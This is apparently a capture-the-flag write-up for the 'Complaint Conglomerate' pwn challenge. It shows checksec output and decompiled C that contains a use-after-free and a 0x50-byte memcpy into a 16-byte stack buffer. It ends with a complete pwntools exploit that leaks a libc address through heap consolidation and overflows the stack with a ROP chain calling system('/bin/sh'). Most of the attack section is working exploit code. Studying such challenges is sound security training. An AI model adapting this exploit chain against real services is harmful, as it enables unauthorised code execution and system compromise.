

Complaint Conglomerate

1) Checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Complaint Conglomerate/pwn_complaint_conglomerate/challenge]
└─$ checksec complaint_conglomerate
/usr/lib/python3/dist-packages/pwnlib/commandline/libcdb.py:224: SyntaxWarning: invalid escape sequence '\d'
  libc_version = re.search(b'libc[ -](\d+\.\d+)', exe.data)
[!] Could not populate PLT: Invalid argument (UC_ERR_ARG)
[*] '/home/vigneswar/Pwn/Complaint Conglomerate/pwn_complaint_conglomerate/challenge/complaint_conglomerate'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```


2) Decompiled the binary




```

void main(void)

{
  setup();
  do {
    menu();
  } while( true );
}

```




```

void menu(void)

{
  undefined8 uVar1;

  printf(
        "Welcome to E Corp Assistant. How can I help you today?\n\t1) Create a complaint\n\t2) Mark
        a complaint as closed\n\t3) View a complaint by ID\n\t4) Ask AI to view a complaint\n\t5) Ex
        it\n\n> "
        );
  uVar1 = read_uint(&DAT_001020d4);
  switch(uVar1) {
  default:
    puts("Please choose a valid choice!");
    break;
  case 1:
    create_complaint();
    break;
  case 2:
    delete_complaint();
    break;
  case 3:
    view_complaint();
    break;
  case 4:
    send_complaint_to_ai();
    break;
  case 5:
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  return;
}

```




```

void create_complaint(void)

{
  ulong uVar1;
  long lVar2;
  char *__s;
  size_t local_10;

  puts(
      "In the interest of saving time, larger complaints are only viewed by the E Corp AI. If you wa
      nt to increase the likelihood of it being viewed by a human, please use a compact complaint.\n
      "
      );
  uVar1 = read_uint("Enter new complaint ID: ");
  if (uVar1 < 0x10) {
    lVar2 = read_uint("Choose a complaint type - Compact (0) or Regular (1): ");
    if (lVar2 == 0) {
      local_10 = 0x30;
    }
    else {
      local_10 = 0x50;
    }
    __s = (char *)malloc(local_10);
    *(char **)(complaints + uVar1 * 8) = __s;
    printf("Enter complaint: ");
    fgets(__s,(int)local_10,stdin);
    printf("Complaint successfully logged. ");
    if (lVar2 == 0) {
      printf("An administrator");
    }
    else {
      printf("The E Corp AI");
    }
    puts(" will assess the validity of your claim soon.\n");
  }
  else {
    puts("Invalid complaint ID!");
  }
  return;
}

```



```c

void delete_complaint(void)

{
  ulong uVar1;
  
  puts(
      "Deleting complaints allows us to be more time-efficient and reply to those with actual importance. Thank you for taking the time to do so!\n"
      );
  uVar1 = read_uint("Enter complaint ID: ");
  if (uVar1 < 0x10) {
    free(*(void **)(complaints + uVar1 * 8));
    puts(
        "Complaint successfully deleted! Thank you for helping E Corp increase productivity and meet its OKRs!"
        );
  }
  else {
    puts("Invalid complaint ID!");
  }
  return;
}

```



```c

void view_complaint(void)

{
  ulong uVar1;
  
  puts(
      "We would like to reassure you that we are hard at work assessing your complaints - much as you should be hard at work!\n"
      );
  uVar1 = read_uint("Enter complaint ID: ");
  if (uVar1 < 0x10) {
    puts(*(char **)(complaints + uVar1 * 8));
  }
  else {
    puts("Invalid complaint ID!");
  }
  return;
}

```




```c

void send_complaint_to_ai(void)

{
  int iVar1;
  undefined local_28 [16];
  ulong local_18;
  char local_9;

  printf("Would you like to trigger a viewing by the AI bot? (y/n)\n> ");
  iVar1 = getchar();
  local_9 = (char)iVar1;
  getchar();
  if (local_9 == 'y') {
    local_18 = read_uint("Enter complaint ID: ");
    if (local_18 < 0x10) {
      memcpy(local_28,*(void **)(complaints + local_18 * 8),0x50);
      puts("AI is reviewing...");
      iVar1 = contains_rude_word(local_28);
      if (iVar1 != 0) {
        puts("RUDE WORD DETECTED, AI IS UNHAPPY");
                    /* WARNING: Subroutine does not return */
        exit(0x539);
      }
      sleep(1);
      puts(
          "AI has checked it. Unfortunately, your complaint is invalid and has been ignored. Please
          leave a review!"
          );
    }
    else {
      puts("Invalid complaint ID!");
    }
  }
  else {
    puts("AI viewing cancelled.\n");
  }
  return;
}

```

3) Exploit

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./complaint_conglomerate_patched")
libc = ELF("glibc/libc.so.6")
ld = ELF("glibc/ld.so")
context.binary = exe

# io = gdb.debug(exe.path, '', api=True)
io = remote('127.0.0.1', 1337)

def create_complaint(id, data, size=1):
    io.sendlineafter(b'> ', b'1')
    io.sendlineafter(b': ', str(id).encode())
    io.sendlineafter(b': ', str(size).encode())
    io.sendlineafter(b': ', data)

def delete_complaint(id):
    io.sendlineafter(b'> ', b'2')
    io.sendlineafter(b': ', str(id).encode())


for i in range(10):
    create_complaint(i, b'a'*8, 0)

for i in range(10):
    delete_complaint(i)

# cause fastbins consolidation into unsorted bin
for i in range(1395):
    create_complaint(0, b'a'*8)

io.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'8')

libc.address = u64(io.recv(6)+b'\x00\x00')-0x1d2cc0
print(hex(libc.address))

rop_chain = ROP(libc)
rop_chain.raw(rop_chain.ret)
rop_chain.system(next(libc.search(b'/bin/sh\0')))

create_complaint(0, b'a'*40+rop_chain.chain())
io.sendlineafter(b'> ', b'4')
